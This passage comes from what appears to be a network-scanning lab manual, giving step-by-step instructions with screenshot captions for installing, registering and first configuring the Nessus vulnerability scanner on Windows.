


FIGURE 10.2: The Nessus installation window

- Before you begin installation, you must agree to the **license agreement** as shown in the following figure.
- Select the radio button to accept the license agreement and click **Next**.




FIGURE 10.3: The Nessus Install Shield Wizard

- Select a destination folder and click **Next**.




FIGURE 10.4: The Nessus Install Shield Wizard

- The wizard prompts for **Setup Type**. With the **Complete** option, all program features will be installed. Check **Complete** and click **Next**.




FIGURE 10.5: The Nessus Install Shield Wizard for Setup Type

- The Nessus wizard will prompt you to confirm the installation. Click **Install**




FIGURE 10.6: Nessus InstallShield Wizard

10. Once installation is complete, click **Finish**.




FIGURE 10.7: Nessus Install Shield wizard

Nessus Major Directories

- The major directories of Nessus are shown in the following table.



During the installation and daily operation of Nessus, manipulating the Nessus service is generally not required.

Nessus Home Directory	Nessus Sub-Directories	Purpose
Windows		
\Program Files\Tenable\Nessus	\conf	Configuration files
	\data	Stylesheet templates
	\nessus\plugins	Nessus plugins
	\nessus\users\<username>\kbs	User knowledgebase saved on disk
	\nessus\logs	Nessus log files

TABLE 10.1: Nessus Major Directories

11. After installation Nessus opens in your default browser.
12. The **Welcome to Nessus** screen appears, click the **here** link to connect via **SSL**




FIGURE 10.8: Nessus SSL certification

13. Click **OK** in the **Security Alert** pop-up, if it appears

The Nessus Server Manager used in Nessus 4 has been deprecated



FIGURE 10.9: Internet Explorer Security Alert

14. Click the **Continue to this website (not recommended)** link to continue




FIGURE 10.10: Internet Explorer website's security certificate

15. on **OK** in the **Security Alert** pop-up, if it appears.

Due to the technical implementation of SSL certificates, it is not possible to ship a certificate with Nessus that would be trusted to browsers



FIGURE 10.11: Internet Explorer Security Alert

16. The **Thank you for installing Nessus** screen appears. Click the **Get Started >** button.

warning, a custom certificate to your organization must be used




FIGURE 10.11: Nessus Getting Started

17. In **Initial Account Setup** enter the credentials given at the time of registration and click **Next >**




FIGURE 10.12: Nessus Initial Account Setup

18. In **Plugin Feed Registration**, you need to enter the activation code. To obtain activation code, click the <http://www.nessus.org/register/> link.
19. Click the **Using Nessus at Home** icon in **Obtain an Activation Code**.

If you are using the Tenable SecurityCenter, the Activation Code and plugin updates are managed from SecurityCenter. Nessus needs to be started to be able to communicate with SecurityCenter, which it will normally not do without a valid Activation Code and plugins



FIGURE 10.13: Nessus Obtaining Activation Code

20. In **Nessus for Home** accept the agreement by clicking the **Agree** button as shown in the following figure.

Module 03 – Scanning Networks




FIGURE 10.14: Nessus Subscription Agreement

If you do not register your copy of Nessus, you will not receive any new plugins and will be unable to start the Nessus server.
Note: The Activation Code is not case sensitive.

21. Fill in the **Register a HomeFeed** section to obtain an activation code and click **Register**.

A screenshot of the Tenable Network Security website. The top navigation bar includes links for Products, Services, Partners, Training & Certification, Resources, Support, About Tenable, and Store. Below this is a search bar. The main content area features a section titled 'Tenable Products' with a list of links: Product Overview, Nessus Auditor Bundles, Nessus Plugins, Documentation, Sample Reports, Nessus FAQ, Mobile Devices FAQ, Deployment Options, Nessus Evaluation, and Training. To the right, there is a form titled 'Register a HomeFeed'. It contains fields for 'FIRST NAME' (with 'John' typed), 'LAST NAME' (with 'Doe' typed), 'EMAIL' (with 'johndoe@example.com' typed), and a checkbox for 'Check to receive updates from Tenable'. A red 'Register' button is at the bottom of the form.

FIGURE 10.15: Nessus Registering HomeFeed

22. The **Thank You for Registering** window appears for **Tenable Nessus HomeFeed**.



FIGURE 10.16: Nessus Registration Completed

After the initial registration, Nessus will download and compile the plugins obtained from port 443 of plugins.nessus.org

- Now log in to your email for the activation code provided at the time of registration as shown in the following figure.




FIGURE 10.17: Nessus Registration mail

- Now enter the activation code received to your email ID and click **Next**.

 Once the plugins have been downloaded and compiled, the Nessus GUI will initialize and the Nessus server will start




FIGURE 10.18: Nessus Applying Activation Code

25. The **Registering** window appears as shown in the following screenshot.




FIGURE 10.19: Nessus Registering Activation Code

26. After successful registration click, **Next: Download plugins >** to download Nessus plugins.

 Nessus server configuration is managed via the GUI. The nessusd.conf file is deprecated. In addition, proxy settings, subscription feed registration, and offline updates are managed via the GUI




FIGURE 10.20: Nessus Downloading Plugins

27. Nessus will start fetching the plugins and it will install them, it will take time to install plugins and initialization




FIGURE 10.21: Nessus fetching the newest plugin set

28. The **Nessus Log In** page appears. Enter the **Username** and **Password** given at the time of registration and click **Log In**.



FIGURE 10.22: The Nessus Log In screen

29. The **Nessus HomeFeed** window appears. Click **OK**.



FIGURE 10.23: Nessus HomeFeed subscription

30. After you successfully log in, the **Nessus Daemon** window appears as shown in the following screenshot.




FIGURE 10.24: The Nessus main screen

31. If you have an **Administrator Role**, you can see the **Users** tab, which lists all **Users**, their **Roles**, and their **Last Logins**.




FIGURE 10.25: The Nessus administrator view

32. To add a new policy, click **Policies** → **Add Policy**. Fill in the **General** policy sections, namely, **Basic**, **Scan**, **Network Congestion**, **Port Scanners**, **Port Scan Options**, and **Performance**.




FIGURE 10.26: Adding Policies

33. To configure the credentials of new policy, click the **Credentials** tab shown in the left pane of **Add Policy**.




FIGURE 10.27: Adding Policies and setting Credentials

- To select the required plugins, click the **Plugins** tab in the left pane of **Add Policy**.

